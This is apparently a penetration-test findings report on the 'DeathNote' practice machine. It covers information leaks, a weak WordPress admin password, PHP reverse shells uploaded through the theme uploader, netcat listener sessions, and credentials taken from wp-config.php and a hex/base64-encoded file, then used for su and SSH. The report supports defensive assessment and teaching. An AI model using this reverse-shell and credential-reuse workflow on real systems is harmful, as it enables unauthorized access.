

Technical Findings


Internal Penetration Assessment Findings

Finding IPA-001: Information Disclosure (Medium)

Description: The “robots.txt” file disclosed sensitive information that led to the enumeration of an administrator account.

Risk: Sensitive information being disclosed on the robots.txt file.

Evidence:




```
fuck it my dad
added hint on /important.jpg
ryuk please delete it
```

Finding IPA-002: Information Disclosure/Leakage (Medium-high)

Description: The file being hosted in the page contains a hidden message disclosing that a username can be found in the “user.txt” file.

Risk: Sensitive information is being disclosed to anyone with access to this site. It is important to maintain regular checks for sensitive files, or any improper files being hosted on the server.

Evidence:



#	Host	Method	URL	Params	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response t
90	http://10.0.2.15	GET	/hta		403	491	HTML	hta	403 Forbidden			10.0.2.15		18:20:52.9 Fe...	8080	3
89	http://10.0.2.15	GET	/hagassowd		403	491	HTML		403 Forbidden			10.0.2.15		18:20:45.9 Fe...	8080	
88	http://10.0.2.15	GET	/hacess		403	491	HTML		403 Forbidden			10.0.2.15		18:20:34.9 Fe...	8080	
87	http://10.0.2.15	GET	/server-status		403	491	HTML		403 Forbidden			10.0.2.15		18:20:12.9 Fe...	8080	
86	https://ads-img.mozila.org	GET	/v/images/image_data=CnAKbmHd...		304	203						34.36.54.80		18:19:58.9 Fe...	8080	62
85	http://10.0.2.15	GET	/important.jpg		200	543	text	jpg				10.0.2.15		18:18:33.9 Fe...	8080	1
84	https://contile.services.mozila...	GET	/v/files		200	5962	JSON					34.117.188.166		18:17:33.9 Fe...	8080	72
83	http://10.0.2.15	GET	/robots.txt		200	352	text	txt				10.0.2.15		18:15:39.9 Fe...	8080	
82	http://deathnote.vuln	GET	/wordpress/		200	18277	HTML					10.0.2.15		18:14:48.9 Fe...	8080	49
81	http://10.0.2.15	GET	/		200	509	HTML					10.0.2.15		18:14:47.9 Fe...	8080	1
16	http://deathnote.vuln	GET	/robots.txt		404	493	HTML	txt/	404 Not Found			10.0.2.15		18:14:26.9 Fe...	8080	
15	http://deathnote.vuln	GET	/wordpress/		200	18277	HTML					10.0.2.15		18:14:04.9 Fe...	8080	41
11	https://deathnote.vuln	GET	/wordpress/index.php/2021/02/19/kira...		200	24563	HTML					10.0.2.15		18:13:43.9 Fe...	8080	40

Request

```
1 GET /important.jpg HTTP/1.1
2 Host: 10.0.2.15
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Sec-Id: 1
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

Response


```
1 HTTP/1.1 200 OK
2 Date: Sun, 09 Feb 2025 23:18:34 GMT
3 Server: Apache/2.4.38 (Debian)
4 Last-Modified: Sun, 29 Aug 2021 14:41:07 GMT
5 ETag: "115-Scab3b4ede6c0"
6 Accept-Ranges: bytes
7 Content-Length: 277
8 Keep-Alive: timeout=5, max=100
9 Connection: Keep-Alive
10 Content-Type: image/jpeg
11
12 i am Soichiro Yagami, light's father
13 i have a doubt if L is true about the assumption that light is kira
14
15 i can only help you by giving something important
16
17 login username : user.txt
18 i don't know the password.
19 find it by yourself
20 but i think it is in the hint section of site
21
```

Finding IPA-003: Information Disclosure (Medium-high)

Description: The website is hosting sensitive files, and making it publicly available. Bigs.S was able to access the “user.txt” file which was used to enumerate, and access the administrator account.

Risk: It is against security best measures to publicly host files that contain potential usernames.

Evidence:



Index of /wordpress/wp-content/uploads/2021/07

Name	Last modified	Size	Description
Parent Directory	-	-	-
bg-150x150.jpg	2021-07-19 09:45	5.2K	
bg-300x169.jpg	2021-07-19 09:45	8.8K	
bg-768x432.jpg	2021-07-19 09:45	35K	
bg-1024x576.jpg	2021-07-19 09:45	53K	
bg-1536x864.jpg	2021-07-19 09:45	96K	
bg-1568x882.jpg	2021-07-19 09:45	100K	
bg.jpg	2021-07-19 09:45	101K	
cropped-kiralogo-1-32x32.jpeg	2021-07-19 09:44	1.0K	
cropped-kiralogo-1-150x150.jpeg	2021-07-19 09:44	4.5K	
cropped-kiralogo-1-180x180.jpeg	2021-07-19 09:44	5.7K	
cropped-kiralogo-1-192x192.jpeg	2021-07-19 09:44	6.0K	
cropped-kiralogo-1-270x270.jpeg	2021-07-19 09:44	9.4K	
cropped-kiralogo-1-300x300.jpeg	2021-07-19 09:44	11K	
cropped-kiralogo-1.jpeg	2021-07-19 09:44	23K	
cropped-kiralogo-150x150.jpeg	2021-07-19 09:43	4.3K	
cropped-kiralogo-300x253.jpeg	2021-07-19 09:43	9.5K	
cropped-kiralogo.jpeg	2021-07-19 09:43	30K	
kiralogo-150x150.jpeg	2021-07-19 09:42	4.5K	
kiralogo-300x300.jpeg	2021-07-19 09:42	11K	
kiralogo.jpeg	2021-07-19 09:42	42K	
notes.txt	2021-07-19 10:08	449	
user.txt	2021-07-19 10:38	91	

Apache/2.4.38 (Debian) Server at 10.0.2.15 Port 80

deathnote.vuln/wordpress/ × HINT – kira × Lost Password < kira — V × Index of /wordpress/wp-con × 10.0.2.15/wordpress/wp-con × +

10.0.2.15/wordpress/wp-content/uploads/2021/07/user.txt

```
KIRA
L
ryuk
rem
misa
siochira
light
takada
near
mello
l
kira
RYUK
REM
SIOCHIRA
LIGHT
NEAR
```



Finding IPA-004: Response Discrepancy Information Exposure (High-critical)

Description: The website is vulnerable to username enumeration due to distinct error messages returned during login-related processes. This excessive verbose

error message allowed Bigs.S to enumerate the administrator account username, and eventually get access to that account.

Risk: Discrepancy on error messages on login pages allows attackers to enumerate usernames.

Evidence:




Finding IPA-005: Weak Password Requirements (High-critical)

Description: The website allows users to use weak passwords. Bigs.S was able to guess the password based on the information disclosed on the website. The password “iamjustic3” is not a well enforced password. Although it is not listed in the famous rockyou database, it is directly connected to the main theme of the website.

Risk: Weak password requirements allow attackers to easily brute force credentials. Administrator’s account password should be at least 18 characters long containing at least: one upper case letter, one lower case letter, one number, and one special character. Passwords need to be updated every 3 months at a minimum.

Evidence:






Finding IPA-006: Insecure File Upload (Critical)

Description: The 'Upload Theme' file function fails to properly validate and process uploaded files, allowing unauthorized files to be stored on the server. Using the compromised administrator account 'kira,' Bigs.S was able to successfully upload and execute three malicious PHP files, gaining initial access to the server which led to the compromise of the domain (php-reverse-shell.php, proof-of-concept.php, proof-of-concept2.php).

Risk: Allowing administrators or any user to upload malicious files to the server is highly insecure. All the files uploaded to the server must be properly validated.

Evidence:



```
Media Library < kira — W... x kira x + New Tab x +
deathnote.vuln/wordpress/wp-content/uploads/2025/02/proof-of-concept2.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
kali@kali: ~/Desktop/Assessment-Findings/deathnote-assessment
File Actions Edit View Help
kali@kali: ~/Desktop/As...gs/deathnote-assessment kali@kali: ~/Desktop/As...gs/deathnote-assessment
zsh: corrupt history file /home/kali/.zsh_history
kali@kali: ~/Desktop/Assessment-Findings/deathnote-assessment
$ sudo nc -nlvp 7777
[sudo] password for kali:
listening on [any] 7777 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 52682
Linux deathnote 4.19.0-17-amd64 #1 SMP Debian 4.19.194-2 (2021-06-21) x86_64 GNU/Linux
22:55:45 up 27 min, 0 users, load average: 0.00, 0.02, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ hostname
deathnote
$
```

```
Media Library < kira — W... x New Tab x +
10.0.2.15/wordpress/wp-content/uploads/2025/02/php-reverse-shell.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
kali@kali: ~/Desktop/Assessment-Findings/deathnote-assessment
File Actions Edit View Help
kali@kali: ~/Downloads kali@kali: ~/Desktop/Assessment-Findings/deathnote-assessment
listening on [any] 6666 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 43084
Linux deathnote 4.19.0-17-amd64 #1 SMP Debian 4.19.194-2 (2021-06-21) x86_64 GNU/Linux
22:29:39 up 1 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ whoami
www-data
$ hostname
deathnote
$
```

Finding IPA-007: Improper Privilege Management (High-critical)

Description: Bigs.S was able to retrieve credentials for a second local account from the “/wp-config.php” configuration file, allowing for lateral movement in the environment that led to the ultimate compromise of the domain.

Risk: Using local accounts to set up services can potentially lead to privilege escalation. Use a dedicated service account with only the necessary permissions.

Evidence:

```

Analyzing Wordpress Files (limit 70)
-rwxrwxr-x 1 www-data www-data 3097 Jul 19 2021 /var/www/deathnote.vuln/wordpress/wp-config.php
define( 'DB_NAME', 'wordpress' );
define( 'DB_USER', 'l' );
define( 'DB_PASSWORD', 'death4me' );
define( 'DB_HOST', 'localhost' );

$ su l
Password: death4me
whoami
l
hostname
deathnote
id
uid=1000(l) gid=1000(l) groups=1000(l),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth)

```

Finding IPA-008: Exposure of Sensitive Information to an Unauthorized Actor (High)

Description: The account breached, l, had access to sensitive information. Using that account, Bigs.S was able to access the “/opt/L/fake-notebook-rule/case.wave” file that had the HEX values with the credentials for kira’s account.

Risk: It is against security best practices to leave sensitive files in the server as that could lead to privilege escalation. Regular security audits and file integrity checks should be conducted on the server to ensure that no unauthorized, improperly stored, or sensitive files exist. This proactive approach helps prevent potential privilege escalation, information disclosure, or other security vulnerabilities that could be exploited by attackers.

Evidence:

```

l@deathnote:/opt$ ls -la
total 12
drwxr-xr-x 3 root root 4096 Aug 29 2021 .
drwxr-xr-x 18 root root 4096 Jul 19 2021 ..
drwxr-xr-x 4 root root 4096 Aug 29 2021 L
l@deathnote:/opt$ cd L
l@deathnote:/opt/L$ ls
fake-notebook-rule kira-case
l@deathnote:/opt/L$ cd fake-notebook-rule/
l@deathnote:/opt/L/fake-notebook-rule$ ls
case.wav hint
l@deathnote:/opt/L/fake-notebook-rule$ ls -la
total 16
drwxr-xr-x 2 root root 4096 Aug 29 2021 .
drwxr-xr-x 4 root root 4096 Aug 29 2021 ..
-rw-r--r-- 1 root root 84 Aug 29 2021 case.wav
-rw-r--r-- 1 root root 15 Aug 29 2021 hint
l@deathnote:/opt/L/fake-notebook-rule$ cat hint
use cyberchef

l@deathnote:/opt/L/fake-notebook-rule$ cat case.wav
63 47 46 7a 63 33 64 6b 49 44 6f 67 61 32 6c 79 59 57 6c 7a 5a 58 5a 70 62 43 41 3d
l@deathnote:/opt/L/fake-notebook-rule$

```

← → ↺ 🏠 [https://gchq.github.io/CyberChef/#recipe=From_Hex\('Auto'\)&input=NjMgNDcgNDYgN2EgNjMgMzMgNjQ%3D](https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')&input=NjMgNDcgNDYgN2EgNjMgMzMgNjQ%3D) Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

[Download CyberChef](#) Last build: An hour ago - Version 10 is here! [Read about the new features here](#) [Options](#) [About / Support](#)

Operations	Recipe	Input
Search...	From Hex	63 47 46 7a 63 33 64 6b 49 44 6f 67 61 32 6c 79 59 57 6c 7a 5a 58 5a 70 62 43 41 3d
Favourites	Delimiter Auto	
To Base64		
From Base64		
To Hex		
From Hex		
To Hexdump		
From Hexdump		
URL Decode		
Regular expression		
Entropy		
Fork		
Magic		
Data format		

Output: cGFzc3dkIDoga2lyYWl3ZXZpbCA=

← → ↺ 🏠 [https://gchq.github.io/CyberChef/#recipe=From_Hex\('Auto'\)/disabled\)From_Base64\('A-Za-z0-9+%2B/%3D'\)&input=cGFzc3dkIDoga2lyYWl3ZXZpbCA%3D](https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')/disabled)From_Base64('A-Za-z0-9+%2B/%3D')&input=cGFzc3dkIDoga2lyYWl3ZXZpbCA%3D) Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

[Download CyberChef](#) Last build: An hour ago - Version 10 is here! [Read about the new features here](#) [Options](#)

Operations	Recipe	Input
Search...	From Hex	cGFzc3dkIDoga2lyYWl3ZXZpbCA=
Favourites	Delimiter Auto	
To Base64		
From Base64		
To Hex		
From Hex		
To Hexdump		
From Hexdump		
URL Decode		
Regular expression		
Entropy		
Fork		
Magic		
Data format		
Encryption / Encoding		
Public Key		

Recipe: From Base64
Alphabet: A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

Output: passwd : kiraisevil


```
(kali@kali)-[~/Desktop/Assessment-Findings/deathnote-assessment]
$ ssh kira@10.0.2.15
kira@10.0.2.15's password:
Linux deathnote 4.19.0-17-amd64 #1 SMP Debian 4.19.194-2 (2021-06-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
